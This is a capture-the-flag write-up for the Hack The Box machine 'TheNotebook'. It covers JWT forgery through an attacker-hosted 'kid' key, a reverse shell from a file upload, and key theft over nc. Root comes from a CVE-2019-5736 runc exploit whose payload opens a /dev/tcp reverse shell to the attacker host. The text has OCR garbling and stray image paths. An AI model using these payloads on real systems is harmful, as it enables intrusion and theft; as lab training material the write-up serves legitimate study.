TheNotebook

ip: 10.10.10.230

nmap

```
sC -sV -A -oN nmap 10.10.10.230
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-08 10:55 IST
Nmap scan report for 10.10.10.230
Host is up (0.16s latency).
Not shown: 997 closed ports
PORT
         STATE
                   SERVICE VERSION
22/tcp
                           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
   256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp
         open
                         nginx 1.14.0 (Ubuntu)
                 http
_http-server-header: nginx/1.14.0 (Ubuntu)
 _http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.33 seconds
```

webpage

register, write notes, and it will assign a uuid and a cookie

```
GET /static/css/bootstrap.min.css.map HTTP/ll
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept: Language: en-US,en;q=0.5
Accept:
```

uuid=5249f569-550a-4c41-a022-ac05bdf0a944

Cookie:


auth=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzl1NilsImtpZCl6Imh0dHA6Ly9sb2NhbGhvc3Q6Nz A3MC9wcml2S2V5LmtleSJ9.eyJ1c2VybmFtZSl6ImRlayIsImVtYWIsljoiZGVrQGZybC5jb20iL CJhZG1pbl9jYXAiOmZhbHNlfQ.epKQLwQxEsclVGk5RxhyPRxVmNlMyDJGTDnahERGQsQD AXBPwKykzx8ivAV-

_O_PCA2WcQgOkKLM4RPn6EU3KIVVUWOCdjj6xTIRzbYAhuEZxX4tnRTTKto0fFrcZzlhfW_G9Brgu7S77IVAK0kSsw2RX8OcCqk1pyezMG52FUi8afGDNSOcExXQrwqQGTmKPlSupwAR

nbVuUC0Lpe_cw2t-BRAeBOshNdxFeK-JcFwFix2zeffjYbUOa8F3Cm8z_EzKP1zNQ-VIGf81vYuijSi-

IWhvYHJhrJ99D6×9ey3RyO6DoFcA05Aed5npdcWOedUTn2GjjSwhqpG6rk6UxbH-bGE1rJgD8jhRpbKJs_vLcdiU5TDZojYsYjYzpz_c1ZR0yqBSSsy1eFAxXN0VbJS5QfQMu6oYk mlcl6TFKq4i1ggFAPSJfCpcvrFDqbXRYshr4iqT4B1p29XEgvRoObTdO4Wp5Ar6Mv9ERsZEQ FQHbCREvjsLx4vt5hu4f_2cUpXXbHBH7ZgmDqQRf34Xnf9t3nt6fRu90SDSyzg2chDfoiNw2 oHWM3QjpVVL7waB8D1ltqdrbYBMLnCm0ROLN2xBngmudpo2LNMskUlPXkK6n8exhsmdi 4XDjf77k-PYB6y5KSY_cGG8BtCZNxc1giCGxuAgWJEg9BMyu38w8gY;

looking up about auth cookie I found jwt, lets see that too, what that is.



https://jwt.io/

upon pasting the token..
we get something interesting...

```
HEADER: ALGORITHM & TOKEN TYPE
pzctotmnuaHA6Ly9spznnpGnvc3Q6NzA3MC9Wcm
12S2V5LmtleSJ9.eyJ1c2VybmFtZSI6ImRlayIs
ImVtYWlsIjoiZGVrQGZybC5jb20iLCJhZG1pb19
                                                          "typ": "JWT",
                                                          "alg": "RS256",
jYXAiOmZhbHNlfQ.epKQLwQxEsclVGk5RxhyPRx
                                                          "kid": "http://localhost:7070/privKey.key'
VmN1MyDJGTDnahERGQsQDAXBPwKykzx8ivAV-
_O_PCA2WcQgOkKLM4RPn6EU3K1VVUWOCdjj6xTI
                                                       PAYLOAD: DATA
RzbYAhuEZxX4tnRTTKto0fFrcZzlhfW_G9Brgu7
S771VAK0kSsw2RX80cCqk1pyezMG52FUi8afGDN
SOcExXQrwqQGTmKPlSupwARnbVuUC0Lpe_cw2t-
                                                          "username": "dek"
BRAeBOshNdxFeK-
                                                          "email": "dek@frl.com"
                                                          "admin_cap": false
JcFwFix2zeffjYbU0a8F3Cm8z_EzKP1zNQ-
VlGf81vYuijSi-
1WhvYHJhrJ99D6x9ey3RyO6DoFcA05Aed5npdcW
                                                       VERIFY SIGNATURE
OedUTn2GjjSwhqpG6rk6UxbH-
                                                        RSASHA256(
bGE1rJgD8jhRpbKJs_vLcdiU5TDZojYsYjYzpz_
                                                         base64UrlEncode(header) + "." +
c1ZR0yqBSSsy1eFAxXN0VbJS5QfQMu6oYkmIc16
                                                         base64UrlEncode(payload),
TFKq4i1ggFAPSJfCpcvrFDqbXRYshr4iqT4B1p2
                                                          Public Key or Certificate. Ente
9XEgvRoObTdO4Wp5Ar6Mv9ERsZEQFQHbCREvjsL
                                                          want to verify a token
x4vt5hu4f_2cUpXXbHBH7ZgmDqQRf34Xnf9t3nt
6fRu90SDSyzg2chDfoiNw2oHWM3QjpVVL7waB8D
1ltqdrbYBMLnCm0ROLN2xBngmudpo2LNMskU1PX
kK6n8exhsmdi4XDjf77k-
                                                         te a new token. The key never 1
PYB6y5KSY_cGG8BtCZNxc1giCGxuAgWJEg9BMyu
                                                          eaves your browser
38w8gY
```

its using keys for the auth (prob. gpg keys) and kid at port 7070

https://auth0.com/blog/navigating-rs256-and-jwks/

on researching and from the jwt.io itself, we can create out own token for auth.. lets create one and exploit it.

create a new rsa key pair


https://gist.github.com/ygotthilf/baa58da5c3dd1f69fae9

```
ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
# Don't add passphrase
openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
cat jwtRS256.key
cat jwtRS256.key.pub
```

here now edit the payload and the details in jwt.io to the one matching to the original token, but change the localhost to your own tun0 ip, change admin_cap to true

And make sure the algorithm is set to RS256

It should look like this, signature verified.



before changing the cookie, change the priv key name to privKey.key as that is called on and spin the server on port 7070.

new cookie/token:(on the left)

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly8xMC4xMC4xNC4xNTo3MDcwL3Bya
XZLZXkua2V5In0.eyJ1c2VybmFtZSI6ImRlayIsImVtYWlsIjoiZGVrQGZybC5jb20iLCJhZGIpbl9jYX
AiOnRydWV9.usHHdoQtVumPs4U2ZDBf2_72HmOwhYAzxkmHfiDqG9oexElrH4feArh-
A5_t0fa0KR6wgoTx78cI7TftRhSdiNDHeBpWKt4XV_51h9KDLdyTBMqM62Tbqs4J9xG9jKgfR50b2wpO_
hT2_77cq6ZyCy_IV-
qECxGvcGIDpqIOqCFRivyuu7Kq_QLafSjbhLfoMdU31c36Dl2ahj8p1V61griHgU3Du_TpJvUdM8jfmIV
_AvyIAG22ekLGLZUTr6ENOQmBhYxCVIB6HEc9WC5dJ08Vswi7MesVBXvDbXNJqfm2U6XLII94B2hPJD5e
fqBLi4sDuoSIRM290WsdicRSvRlC3MTHen_t6BbP7L7Um5N9prsJCJmt5hbKBisewDG46ASrEEOKxEXJl
pM3kV0R0-dupZcpIS3JEl2DSvF61PHI82V6MwaFK3Lxxq5m09-2B98dP3RnshQH80R5Wh0vdQx-
nN06YHh5tSf4x1t7mdPzSjhmkmH3gskGs5h1_7n_ke_CGisjGnyPJrjgcqTU1g7xIedoCjb15-
RtLR4vEXxGPwDYZX7lBEot-_cXg16XT74-
pEwYpBkletsH36QGnhpkDf06Efa2R0xf4Qc46QwkNUpsx06k89RYP0_CW-
MJDnqCAGWZrtlJh7lyYW7TuiGkdczab5q602xmUEETQC0
```


change the token and our priv key is been picked

```
$\text{python3} -m http.server 7070}

Serving HTTP on 0.0.0.0 port 7070 (http://0.0.0.0:7070/) ...


10.10.10.230 - - [08/Mar/2021 12:20:42] "GET /privKey.key HTTP/1.1" 200 -
```

and now we are admin, (but the thing is we have to change the cookie every time we switch the pages or send some requests)




View Notes Upload File


and we can upload the files



uploaded



now view



got rev shell as www-data

```
listening on [any] 1234 ... connect to [10.10.14.15] from (UNKNOWN) [10.10.10.230] 43694
Linux thenotebook 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 06:56:08 up 9:34, 0 users, load average: 0.00, 0.00, 0.00
JSER TTY FROM LOGINO IDLE JCPU PCPI
                                     LOGINO IDLE JCPU
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami & ip a & hostname
www-data
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:45:42 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:42:49:4d:7d brd ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
7: veth971cb76@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:6e:d7:62:9f:09 brd ff:ff:ff:ff:ff:ff link-netnsid 1
31: veth9175c4a@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 32:13:2d:53:05:16 brd ff:ff:ff:ff:ff:ff link-netnsid 0
thenotebook
$
```

user

In /var/backups/ there is home.tar.gz file

sending the file

getting the tar.gz file

```
s nc -nlvp 4444 > home.tar.gz
listening on [any] 4444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.230] 36798
```

Unzipping we got the ssh keys

```
tar -xvf home.tar.gz
home/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.gnupg/
home/noah/.gnupg/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
```

give permission and ssh into the server

```
└$ ssh -i <u>id rsa</u> noah@10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management:
                  https://landscape.canonical.com
                   https://ubuntu.com/advantage
 System information as of Mon Mar 8 07:08:09 UTC 2021
 System load: 0.11
                                  Processes:
                                                          190
 Usage of /: 41.9% of 7.81GB
Memory usage: 20%
                                 Users logged in:
                                 IP address for ens160: 10.10.10.230
                                  IP address for docker0: 172.17.0.1
 Swap usage: 0%
 ⇒ There are 2 zombie processes.
* Canonical Livepatch is available for installation.
    Reduce system reboots and improve kernel security. Activate at:
    https://ubuntu.com/livepatch
61 packages can be updated.
0 updates are security updates.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Mon Mar 8 03:11:41 2021 from 10.10.14.25
noah@thenotebook:~$ whoami & ip a & hostname
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:45:42 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
      valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:42:49:4d:7d brd ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
      valid_lft forever preferred_lft forever
7: veth971cb76@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:6e:d7:62:9f:09 brd ff:ff:ff:ff:ff:ff link-netnsid 1
31: veth9175c4a@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 32:13:2d:53:05:16 brd ff:ff:ff:ff:ff:ff link-netnsid 0
thenotebook
noah@thenotebook:~$
```

```
noah@thenotebook:~$ whoami && ip a && hostname && cat user.txt
noah
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:45:42 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
      valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:42:49:4d:7d brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
      valid lft forever preferred lft forever
7: veth971cb76@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    link/ether 22:6e:d7:62:9f:09 brd ff:ff:ff:ff:ff link-netnsid 1
31: veth9175c4a@if30: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
   link/ether 32:13:2d:53:05:16 brd ff:ff:ff:ff:ff:ff link-netnsid 0
thenotebook
23fdba116afd21df6801b85308a107fe
noah@thenotebook:~$
```

user hash ==== 23fdba116afd21df6801b85308a107fe


root

```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/shap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
noah@thenotebook:~$
```

/usr/bin/docker exec -it webapp-dev01*

searching for the exploit, the first website is interesting



https://github.com/Frichetten/CVE-2019-5736-PoC

now there change the exploit in var payload =

for getting the reverse shell

```
var payload = "#!/bin/bash \n echo 'bash -i >& /dev/tcp/10.10.14.15/4242 0>&1'
> /tmp/rev.sh && chmod +x /tmp/rev.sh && bash /tmp/rev.sh"
```

build it go build main.go

now go to the machine, get into the docker container

```
sudo /usr/bin/docker exec -it webapp-dev01 bash
```

and in /tmp/ wget the main executable.

give executable permission and run the file

and simultaneously open second ssh session, and ssh into it

and run sudo /usr/bin/docker exec -it webapp-dev01 sh

```
[+] Successfully got write handle \sigma\{0 \times c00004c1e0\} root@4a28280636b7:/tmp# noah@thenotebook:/tmp$ sudo /usr/bin/docker exec -it webapp-dev01 bash
root@311dde0441c6:/opt/webapp# cd /tmp
root@311dde0441c6:/tmp# ls
requirements.txt webapp.db
root@311dde0441c6:/tmp# wget http://10.10.14.15:8000/main -- 2021-03-08 13:36:48-- http://10.10.14.15:8000/main
Connecting to 10.10.14.15:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2236814 (2.1M) [application/octet-stream]
Saving to: 'main'
                                                                                              main
                                    100%[ ====
                                                                                                                             in 2.2s
2021-03-08 13:36:51 (1012 KB/s) - 'main' saved [2236814/2236814]
root@311dde0441c6:/tmp# ./main
bash: ./main: Permission denied
root@311dde0441c6:/tmp# chmod +x main
root@311dde0441c6:/tmp# ./main
[+] Overwritten /bin/sh successfully
    Found the PID: 41
    Successfully got the file handle
[+] Successfully got write handle δ{0×c000374120}
root@311dde0441c6:/tmp# noah@thenotebook:/tmp$ [
```

```
noah:x:1000:1000:Noah:/home/noah:/bin/bash

noah@thenotebook:/tmp$ sudo /usr/bin/docker exec -it webapp-dev01 sh

No help topic for '/bin/sh'

noah@thenotebook:/tmp$
```

as per our payload, listen on the port for rev connection got root

```
listening on [any] 4242 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.230] 45630
bash: cannot set terminal process group (114171): Inappropriate ioctl for device
bash: no job control in this shell
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# ls
6b9a829c91ca2dd811810dc8a3404b7ee952178a0a0754c8a2017c6a88b84ecb.pid
806045b06d242b449c7a3c036410c6653956dc869c983795200c43f6940bef4e.pid
config.json
init.pid
log.json
rootfs.
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# woami
Command 'woami' not found, did you mean:
 command 'whoami' from deb coreutils
Try: apt install <deb name>
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# whomai
whomai
Command 'whomai' not found, did you mean:
 command 'whoami' from deb coreutils
Try: apt install <deb name>
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# ls
ls
6b9a829c91ca2dd811810dc8a3404b7ee952178a0a0754c8a2017c6a88b84ecb.pid
806045b06d242b449c7a3c036410c6653956dc869c983795200c43f6940bef4e.pid
config.json
init.pid
log.json
rootfs
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# cd
bash: cd: HOME not set
<5bdc0626affa49063dd73d8edf9e82de67244bd34f4c71747# cd /
root@thenotebook:/# id && ip a
id 8€ ip a
uid=0(root) gid=0(root) groups=0(root)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:f5:af brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
      valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:a4:f7:f0:e6 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
```

```
root@thenotebook:/# id && ip a
id & ip a
uid=0(root) gid=0(root) groups=0(root)
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
      link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
      inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000 link/ether 00:50:56:b9:f5:af brd ff:ff:ff:ff:ff
inet 10.10.10.230/24 brd 10.10.10.255 scope global ens160
   valid_lft forever preferred_lft forever
3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
      link/ether 02:42:a4:f7:f0:e6 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
7: vetha6f7474@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default link/ether 86:7e:cc:b3:4b:aa brd ff:ff:ff:ff:ff link-netnsid 1
35: veth4722663@if34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
      link/ether c6:4a:38:be:e6:1c brd ff:ff:ff:ff:ff:ff link-netnsid 0
root@thenotebook:/# cd /root.txt
cd /root.txt
bash: cd: /root.txt: No such file or directory
root@thenotebook:/# cd /root
cd /root
root@thenotebook:/root# ls
cleanup.sh
docker-runc
start.sh
root@thenotebook:/root# cat root.txt
c28c4b72b39cf6494687f498ebc636a3
root@thenotebook:/root#
```

root flag === c28c4b72b39cf6494687f498ebc636a3